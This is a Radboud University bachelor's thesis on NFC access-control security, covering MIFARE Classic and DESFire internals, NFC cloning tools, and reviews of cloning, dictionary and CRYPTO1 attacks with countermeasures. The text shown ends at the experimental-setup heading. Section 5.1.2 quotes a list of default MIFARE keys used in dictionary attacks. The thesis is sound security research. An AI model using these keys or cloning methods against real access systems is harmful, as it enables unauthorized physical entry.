Radboud University Nijmegen

Faculty of Science

NFC

Exploring the Current NFC Market: Assessing Security Vulnerabilities and Potential Attacks

Thesis BSc Computing Science

Supervisor:
dr. Ileana Buhan
ileana.buhan@ru.nl

Author:
Barış Çağrı Atık

Second reader:
dr. ir. Erik Poll
e.poll@cs.ru.nl

June 2023

1 Abstract

The increasing adoption of NFC technology came with a growing concern for its security. The vulnerabilities present in NFC systems can have significant consequences, meaning there is a need to investigate the security aspects of real-world NFC systems. This research project aims to provide an in depth exploration of NFC technology, comparing various NFC cards and tools, while also evaluating the security of three access control systems. Two well-known and documented attacks were performed on these systems to assess if these systems at the very least prevent these attacks. The findings reveal that existing access control systems often fail to prevent these attacks, emphasizing the urgent need for effective countermeasures and continuous security protocol updates in the NFC industry. This research highlights the criticality of securing NFC-enabled authentication systems and mitigating risks associated with unauthorized access.

2 Acknowledgements

I would like to express my appreciation to my friends and family for their support and encouragement during my bachelor thesis. Their support motivated me to work harder and overcome challenges.

I would also like to extend my gratitude to the members of Radboud's CTF group for their role in sparking my interest in cybersecurity. Their friendly kind of nature, coupled with their passion for cybersecurity, inspired me to conduct my research in this field.

Special thanks go to Dr. Ileana Buhan, my supervisor, for her guidance and support throughout my bachelor's thesis. Over the past six months, her expertise and insights have played a significant role in shaping the direction of my research.

Contents

1 Abstract **i**

2 Acknowledgements **ii**

3 Introduction **1**

4 Background **3**
4.1 NFC Technology 3
4.2 Different NFC Cards and Tags 4
4.2.1 MIFARE Classic 4
4.2.2 MIFARE Classic 1k 6
4.2.3 MIFARE Classic 4k 7
4.2.4 MIFARE DESFire 7
4.3 NFC Tools 9

5 Literature Review **11**
5.1 NFC Security Threats 11
5.1.1 Cloning Attack 11
5.1.2 Dictionary Attack 11
5.1.3 Exploiting Weaknesses in the MIFARE Classic Design 12
5.2 Countermeasures for NFC Security Threats 12
5.2.1 Cloning Attack Prevention 13
5.2.2 Dictionary Attack Prevention 13
5.2.3 Preventing Practical Attacks on the MIFARE Classic 13

6 Experimental Setup **14**
6.1 ProxMark3 14
6.2 NFC Tags 15
6.3 Reasons for Choosing the Case Studies 16

7 Case Studies **17**
7.1 Case 1 17
7.2 Case 2 21
7.3 Case 3 32

8 Ethics and Society **34**

9 Conclusion **35**

3 Introduction

Near Field Communication (NFC) is a wireless communication technology that enables devices to exchange data by bringing them close[22]. NFC has gained widespread adoption and is used in various applications as contactless payments, asset tracking, and access control. NFC offers inherent advantages in terms of convenience and security, allowing users to perform transactions safely, quickly, and easily [6]. It is therefore no surprise that market projections indicate significant growth of the NFC market, with an expectancy to reach a market size of US$54.52 Million by 2028 [32].

However, alongside the rapid NFC adoption, research papers have exposed vulnerabilities and weaknesses in NFC security. For example the 2008 paper, A Practical Attack on the MIFARE Classic, by G. de Koning Gans, J.H. Hoepman, and F. D. Garcia, revealed a practical low-cost attack that can extract confidential information from the memory of the MIFARE Classic NFC card [13]. These security concerns call for a thorough investigation into the vulnerabilities and feasibility of attacks on NFC systems.

Furthermore, real-world incidents remind us of the potential risks associated with compromised NFC security. One notable incident that exemplifies the societal risks that bad NFC security brings is the hotel hack involving Vingcard's Vision locks [17]. The exploit allowed the attacker to create a master key capable of opening any room in the hotel. This highlights the impact that security vulnerabilities can have.

As NFC hacking tools gain increasing attention on social media and YouTube, it becomes crucial to understand their capabilities and the potential risks they pose to the integrity and confidentiality of access control systems in real-world environments. Successful attacks on NFC access control systems can have significant societal implications. For instance, it could lead to economic loss or even more severe consequences like individuals gaining unauthorized access to sensitive areas. These instances illustrate the pressing need to address the research question:
"Are commercially available NFC tools a threat to live NFC access control systems?"

To evaluate the potential threat posed by a commercially available NFC tool to live access control systems, the investigation begins with an analysis of various NFC cards and NFC tools. Subsequently, a series of attack techniques will be analyzed and performed using the ProxMark3 on three different cases: a corporate-owned access control system, an access control system owned by the local authority, and a locker system. This helps us understand the impact of these attacks and exploit potential weaknesses. Finally, the findings will be discussed, and countermeasures will be proposed.

The primary focus of this research is to thoroughly explore the current state of NFC technology, with a specific emphasis on its security aspects. By highlighting the vulnerabilities present in real-world NFC systems, the availability of affordable and user-friendly NFC hacking tools, and the potential severe societal consequences of compromised NFC security, the aim is to generate awareness and attention towards the urgent need for enhanced security measures.

This research is organized as follows:
Introduction, provides an overview on the research topic, NFC, its relevance and significance. The research objectives and the importance of investigating NFC are highlighted.
Background, aims to provide readers with an understanding on the fundamental principles of NFC. Furthermore, it delves into how specific NFC cards work, such as the MIFARE Classic and MIFARE DESFire. Additionally, the section discusses various NFC tools available, offering an overview of the different strengths of the tools.
Literature Review, presents a comprehensive overview of existing literature on NFC security threats and delves into specific attacks and examines countermeasures against these attacks.
Experimental Setup, describes the research design and provides details on the reasoning behind which NFC tool, which firmware and which case studies are selected.
Case Studies, this section presents specific case studies that highlight particular vulnerabilities or solutions regarding NFC security. It demonstrates real world examples and discusses the outcomes.
Ethics and Society, this section addresses the ethical considerations and societal implications of NFC security. It examines the potential impact of NFC vulnerabilities.
Conclusion, this section provides a comprehensive summary of the main findings and contributions of the research. It offers a concise overview of the insights gained in the current NFC market and NFC security.

4 Background

4.1 NFC Technology

NFC is a subset of radio-frequency identification (RFID) technology. RFID generally consists of an RFID tag and a reader [12].
The tag consists of two parts, the chip and the antenna, as illustrated in Figure 1.




Figure 1: NFC tag components [4]

The chip is designed for a specific use, it can vary in its memory capacity and how well it meets a particular requirement [4]. The chip stores data, processes the data, handles communication and enforces security.
The antenna radiates and receives radio frequency signals.
There are two kinds of tags, active tags and passive tags. Active tags have their own power source in the form of a battery, passive tags do not have their own power source.
The reader consists of four parts; micro-controller unit; NFC reader IC, antenna matching circuit; and the antenna, as illustrated in Figure 2 [27].




Figure 2: NFC reader components [27]

The micro-controller unit is the brain of the reader, as the name suggests it is controlling the operations to the other components.
The reader IC acts as an interface between the micro-controller and the NFC communication. It basically handles the NFC protocols.
The antenna matching circuit optimizes the transfer of power between the reader IC and the antenna.
The antenna again radiates and receives radio frequency signals.

The fundamental mechanism of communication consists of two parties: the emitter (or reader/writer) and the tag (or card). NFC communication is based on traditional High Frequency (HF) RFID, operating at 13.56MHz [3].
The reader passes alternating current trough its coil which induces a field in the air, this current then induces the coil of the tag. In other words, the antennas are coupled via an electromagnetic field [3]. A passive tag uses the field to power itself, an active tag will use its own power source to power itself [7].
Both the active and passive tag communicate by altering the electromagnetic field made by the reader. These principles are shown in Figure 3.




Figure 3: The emitter and tag relation [3]

The communication process can differ depending on the protocol implemented by the tag. What generally happens is: The memory of the RFID tag contains information that identifies a specific entity. When the antennas of both parties are in range, the tag is able to receive commands from the RFID reader and responds with the identification data [14].

4.2 Different NFC Cards and Tags

The leading manufacturers of NFC tags include Broadcom Inc., NXP Semiconductors, and Infineon Technologies [23]. This section examines three different cards made by the Dutch NXP semiconductors company: the MIFARE Classic 1k, the MIFARE Classic 4k, and the MIFARE DESFire.
The MIFARE Classic cards and MIFARE DESFire cards are built on the ISO 14443 standard, which defines the communication for identification cards, contactless integrated circuit(s) cards and proximity cards [8][13].

4.2.1 MIFARE Classic

The MIFARE Classic chip utilizes a fixed memory structure. The memory is divided into sectors, and each sector is further divided into blocks of 16 bytes. The logical structure of the memory depends on the specific MIFARE Classic variant, which will be discusses in their corresponding sections. Each block has specific areas known as *memory registers*, including:

- *sector trailer*, the last block of every sector is known as the *sector trailer*, its contents define the keys and conditions to access the four blocks in that sector [13].

- *Manufacturer data*, The manufacturer block is located in block 0 of sector 0. As depicted in Figure 4, the initial four bytes store the card's unique identifier (UID); the subsequent byte contains the bit count check (BCC), calculated by XOR-ing the individual UID bytes; the remaining bytes hold the manufacturer data. The manufacturer block is read only, meaning it cannot be changed [13].




Figure 4: Manufacturer block [29]

- *Data blocks*, used for storing data.
- *Miscellaneous registers*, registers with specific purposes depending on the implementation. For example a counter.

Access control mechanism
Before a reader is allowed to perform any memory operations on data blocks of a particular sector, the reader needs to authenticate. The sector trailer, as shown in Figure 5, is the block that holds the information for this authentication [13].



Never readable
Undefined byte, can be used for storage
Key A (6 bytes)
AC (3 bytes)
U
Key B (6 bytes)
Defines *Access Conditions* for every data block and the sector trailer
Might be readable depending on AC

Figure 5: Sector trailer [13]

The stored key is encrypted using the CRYPTO1 algorithm, a stream cipher developed specifically for the MIFARE Classic cards.
To authenticate for a specific sector, a reader should send a cryptographic key to the tag. The tag encrypts this key with the CRYPTO1 algorithm and then verifies it against the stored key. If correct, the access bits define the permissions for the blocks within that sector. Otherwise, the authentication fails, and access is denied.
It is important to note that in many cases, the UID's in sector 0 block 0 of NFC cards are readable without requiring a key, meaning they are unencrypted. For instance, the UID's of MIFARE Classic 1K and MIFARE Classic 4k cards can be read without authentication. This behavior is by design and cannot be altered through settings. However, it is important to mention cards like the MIFARE DESFire, which may require authentication to access and read the UID.

Commands
After authentication, a few possible memory operations can be performed. These are listed in Figure 6:


Operation	Description	Valid for Block Type
Read	Reads a single memory block	read/write, value and sector trailer
Write	Writes a single memory block	read/write, value and sector trailer
Increment	Increments the value and stores the result in the internal data register	value
Decrement	Decrements the value and stores the result in the internal data register	value
Transfer	Transfers contents of internal data register to a block	value
Restore	Reads contents of a block into the internal data register	value

Figure 6: Memory operations [13]

Now that we have a general understanding of the MIFARE Classic cards, let's delve into the specific memory differences between the MIFARE Classic 1k and MIFARE Classic 4k variants.

4.2.2 MIFARE Classic 1k

As illustrated in Figure 7, the memory of the MIFARE Classic 1k is divided in 16 sectors with 4 data blocks each. A block consists of 16 bytes, bringing the total memory capacity to 1024 bytes.




		Byte Number within a Block																
Sector	Block	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	Description
15	3	Key A						Access Bits				Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits				Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data
:	:																	
:	:																	
:	:																	
1	3	Key A						Access Bits				Key B						Sector Trailer 1
	2																	Data
	1																	Data
	0																	Data
0	3	Key A						Access Bits				Key B						Sector Trailer 0
	2																	Data
	1																	Data
	0																	Manufacturer Block

Figure 7: Logical structure of the MIFARE Classic 1K chip [29].

4.2.3 MIFARE Classic 4k

As implied by its name, the MIFARE Classic 4k has a memory of 4096 bytes. As illustrated in Figure 8, the first 32 sectors of the MIFARE Classic 4k consist of 4 blocks each, while the remaining 8 sectors comprise 16 data blocks [13].



Sector	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
Block (1block = 16byte)	0	4	8	12	16	20	24	28	32	36	40	44	48	52	56	60	
	1	5	9	13	17	21	25	29	33	37	41	45	49	53	57	61	
	2	6	10	14	18	22	26	30	34	38	42	46	50	54	58	62	
	3	7	11	15	19	23	27	31	35	39	43	47	51	55	59	63	1K
Sector	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	
Block	64	68	72	76	80	84	88	92	96	100	104	108	112	116	120	124	
	65	69	73	77	81	85	89	93	97	101	105	109	113	117	121	125	
	66	70	74	78	82	86	90	94	98	102	106	110	114	118	122	126	
	67	71	75	79	83	87	91	95	99	103	107	111	115	119	123	127	2K
Sector	32	33	34	35	36	37	38	39									
Block	128	144	160	176	192	208	224	240									
	129	145	161	177	193	209	225	241									
	130	146	162	178	194	210	226	242									
	131	147	163	179	195	211	227	243									
	132	148	164	180	196	212	228	244									
	133	149	165	181	197	213	229	245									
	134	150	166	182	198	214	230	246									
	135	151	167	183	199	215	231	247									
	136	152	168	184	200	216	232	248									
	137	153	169	185	201	217	233	249									
	138	154	170	186	202	218	234	250									
	139	155	171	187	203	219	235	251									
	140	156	172	188	204	220	236	252									
	141	157	173	189	205	221	237	253									
	142	158	174	190	206	222	238	254									
	143	159	175	191	207	223	239	255	4K								

Figure 8: Memory structure MIFARE Classic 4k [2]

4.2.4 MIFARE DESFire

The MIFARE DESFire offers more robust security features compared to the MIFARE Classic. The term 'DES' refers to the use of DES (Data Encryption Standard) and AES (Advanced Encryption Standard) hardware cryptographic engine for data transfer, while 'fire' is an acronym for "Fast, Innovative, Reliable, and Enhanced" [5]. DESFire has multiple sub types; EV1; EV2; EV3; Light [34]. The EV1 sub type represents the first generation, while the other sub types refer to newer generations with further advancements. The Light sub type provides a minimalistic version of DESFire technology. From here on, when referring to the DESFire, the EV1 sub type is meant.

Logical structure
The non-volatile memory of a DESFire can be 2 KB, 4 KB or 8 KB, where non-volatile means the memory retains the saved data even when the power is removed. The memory is organized using a *flexible file system* that allows a maximum of 28 different applications on one card [11].
Each application is identified by its 3bytes Application Identifier (AID) and provides up to 32 files [11].
There are five different supported file types:[11]

- Standard data files
- Backup data files
- Value files with backup

- Linear record files with backup
- Cyclic record files with backup

Permissions for each file can be set as read only, write only, read & write, or change permissions [16].
The overall structure can be visualized as a hierarchy where applications and files can be accessed with the appropriate key. An example file structure for MIFARE DESFire is shown in Figure 9.




Figure 9: Example file structure of MIFARE DESFire [16]

Authentication procedure
To begin, an application is selected and there are two options for authentication: legacy authentication and modern authentication. Both methods involve the reader and the card proving to each other that they posses a specific key, resulting in the derivation of a session key. This session key is then used to either encrypt the communication or generate a MAC, depending on the communication mode used [16].

Communication modes
Depending on the key type and authentication mode used the communication modes vary, these modes are described in Figure 10.




Figure 10: DESFire communication modes [16]

4.3 NFC Tools

Various tools are available for NFC research, including smartphones, the iCopy-X, the Flipper Zero, and the ProxMark3. Here is a comparison between the four:

Smartphone
Many smartphones have NFC capabilities, with the two major groups are Android and Apple devices. Smartphones can be seen as a low-cost alternative as most individuals already possess smartphones equipped with NFC, and the associated applications are typically free.
Android-powered devices with NFC support three modes of operation:[9]

- Reader/writer mode, which allows reading or writing to passive NFC tag.
- P2P mode, enabling the NFC device to exchange data with other NFC peers.
- Card emulation mode, where the android device acts as an NFC card.

Apple powered devices with NFC support can:[10]

- Read data in the NFC Data Exchange Format (standardized data format used for storing and exchanging information on NFC tags).
- Write to tags, and interact with protocol specific tag such as ISO 7816, ISO 15693, FeliCa™, and MIFARE® tags.

While both Android and Apple devices provide these functionalities, their availability relies on the efforts of app developers to integrate them. Consequently, finding a suitable app in the store that fulfills specific requirements may not be guaranteed, resulting in limited usability. Moreover, even if an app is accessible, it may lack an active and committed community for support and ongoing development.

Figure 11: *The iCopy-X is an easy to use RFID card cloning machine with comprehensive support and coverage among RFID cloning devices in the market.*
The iCopy-X is built on the ProxMark3 platform, despite this it not open source [19]. The cost is $402.




Figure 12: *The Flipper Zero is a hardware tool designed to explore any access control systems, RFID, radio protocols, and debug hardware using GPIO (General Purpose Input/Output) pins [15].*

Flipper is designed with the convenience of everyday usage in mind and it is completely autonomous. It is open source and customizable, meaning one can extend it with custom features. Unlike the other options, the flipper zero also has an infra red transceiver [15]. The cost is $169.




Figure 13: old ProxMark3 [33]




Figure 14: new ProxMark3 [30]

Figure 15: *The ProxMark3 is the Swiss-army tool of RFID which allows for interactions with the vast majority of RFID tags globally.*

The ProxMark3 is the go to tool for RFID Analysis for the enthusiast [25]. It enables sniffing, reading and cloning of RFID [24]. The ProxMark3 has a standalone mode, meaning when the ProxMark3 is powered from a battery it can run small modules [26]. But since the ProxMark3 does not have a interface the standalone mode is not user friendly. The cost is $60.

In summary, smartphones offer ease of use but have limited capabilities. The iCopy-X & Flipper Zero provide a wide range of built-in functionalities, work autonomously, and have user-friendly interfaces. The ProxMark3 stands out due to its extensive capabilities for RFID research, its large, dedicated community, and its affordability. However, it should be noted that the ProxMark3 has a steep learning curve due to its non-user-friendly interface. Please refer to Table 1 for a comprehensive overview.

Device	Features				
	Autonomous	Price	Community	User-friendliness	Open Source
Smartphones	Yes	-	Limited	Friendly	No
iCopy-X	Yes	$402	Medium	Friendly	No
Flipper Zero	Yes	$169	Medium	Friendly	Yes
ProxMark3	No *	$60	Extensive	Less friendly, steep learning curve	Yes

Table 1: Comparison of NFC Devices
** Even though some proxmark support autonomous working it is limited in use because it does not have an interface, which is why it is considered as a no in this overview.*

5 Literature Review

This section aims to investigate research papers that have identified vulnerabilities in the security aspects of NFC technology and evaluate countermeasures to prevent these attacks and enhance security.

5.1 NFC Security Threats

In this section, we explore various NFC security vulnerabilities through three types of attacks: cloning attacks, dictionary attacks, and a practical attack on the MIFARE Classic.
Each of these attacks, when successful, completely compromise the security and consequently pose potential severe consequences. Notably, some tools can execute a cloning attack or a dictionary with just a single button press. The practical attack on the MIFARE Classic was included for examination specifically because, despite its known vulnerabilities, MIFARE Classic technology continues to be extensively used, thus representing a prevalent real-world security concern.

5.1.1 Cloning Attack

Consider a scenario where one needs to present an access control card to gain access to a premise or service. The goal of this attack is to steal the information that the card provides to the reader. The attacker copies the card's information and either writes it to another card or simulates it using an NFC tool. This duplicate or simulation can be used in the same way as the original card, allowing unauthorized access [21].
An example of a successful cloning attack is demonstrated in T. Huizinga's thesis, "Using NFC-enabled Android devices to attack RFID systems"[18]. This attack used a cloned UID to unlock a car and drive away. It is interesting to note that some access control systems, like the one of the car rental company, only check the UID of a card for authorization.
This attack and thesis are relevant to this research because they demonstrates a vulnerability in NFC security that has real-life implications. By understanding cloning attacks, we can simulate these scenarios on other real access systems to assess the extent of potential risks and vulnerabilities they pose.

5.1.2 Dictionary Attack

Cards use keys to grant read or write access to specific parts of the card. In a dictionary attack, which is a type of brute-force technique, attackers attempt to breach security by trying a list of common or default keys [28]. Attackers often have a list of default keys that they use for their dictionary attack.
For instance, the GitHub repository of the ICEMAN firmware for the ProxMark3 provides a list of default keys as follows:[35]

- ffffffffffff,//Defaultkey(first key used by program if no user defined key)
- 000000000000,//Blankkey
- a0a1a2a3a4a5,//NFCForumMADkey
- b0b1b2b3b4b5,
- c0c1c2c3c4c5,
- d0d1d2d3d4d5,
- aabbccddeeff,
- 4d3a99c351dd,
- 1a982c7e459a,
- d3f7d3f7d3f7,// key A Wien
- 5a1b85fce20a,// key B Wien
- ...

A notable example of a dictionary attack is the "Exploiting the Nespresso smart cards for fun and coffee" demonstration by Polle Vanhoof [31]. In this experiment, Vanhoof performs a dictionary attack on an NFC card used by Nespresso machines. The card stores credits that determine the amount of money available for purchasing coffee. The dictionary attack successfully retrieves all keys except for four, which can be brute-forced within a few minutes. Consequently, Vanhoof is able to read and write, and manipulate the credits on the card, granting him unlimited coffee. This demonstration is a clear example of how default key dictionary attacks can exploit NFC security.

5.1.3 Exploiting Weaknesses in the MIFARE Classic Design

The paper by G. de Koning Gans, J.-H. Hoepman, and F. D. Garcia [13], exploits weaknesses in the design of the MIFARE Classic cards. Which is relevant for this research project because it presents a low-cost attack on the widely used MIFARE Classic card.

The MIFARE Classic uses the CRYPTO1 algorithm to encrypt communication between the card and the reader. However, it requires initialization with a nonce, which is generated by a weak pseudo-random generator. The paper demonstrates a practical attack leveraging these weaknesses. The attack provides the necessary known plain text for a brute-force attack. Since the cryptographic algorithm is known and the paper provides a plain text, an offline brute force attack can be conducted. It is interesting to note that the ProxMark3 is used as the hardware of choice in this research because it can eavesdrop on a transaction and act like a MIFARE reader.

5.2 Countermeasures for NFC Security Threats

To enhance the security of access control systems, it is imperative to implement effective countermeasures that eliminate the possibility of these attacks. In this section, we discuss countermeasures against cloning attacks, dictionary attacks, and practical attacks on the MIFARE Classic.

5.2.1 Cloning Attack Prevention

To prevent the theft of data transmitted from the card to the reader, the following measures can be implemented:

- **Encryption**: It is important to have a secure encryption algorithm for the communication between the card and the reader. By ensuring that the communication is securely encrypted, attackers are unable to eavesdrop on the communication and steal confidential data.
- **Authentication**: Before communication is established, there should be an authentication procedure. This authentication ensures that the card only sends confidential data to trusted readers, thereby preventing the disclosure of confidential data to potential attackers.
- **Challenge-Response Protocol**: The security of the system can be strengthened by implementing a challenge-response protocol. In this protocol, the reader presents a unique challenge to the card, which responds with a calculated response based on secret information. This dynamic exchange ensures that the communication is unique for each transaction, enhancing security against cloning attacks.

5.2.2 Dictionary Attack Prevention

The risks of dictionary attacks can be mitigated with the following countermeasures:

- **Secure key management**: Default keys should be changed and never used. Instead, complex, unique, randomly generated keys should be used.
- **Key rotation**: Regularly changing keys minimizes the time window for attackers. Even if an attacker correctly guesses a key, this countermeasure will limit its impact.

5.2.3 Preventing Practical Attacks on the MIFARE Classic

Various countermeasures can be implemented to protect against practical attacks on the MIFARE Classic, such as strengthening the random number generator and implementing stronger encryption algorithms. However, upgrading to a more secure alternative like the MIFARE DESFire is a more effective approach to eliminate the vulnerabilities associated with the MIFARE Classic.

6 Experimental Setup

This section provides an overview of the research design, along with a detailed explanation of the rationale underpinning the design choices.

6.1 ProxMark3

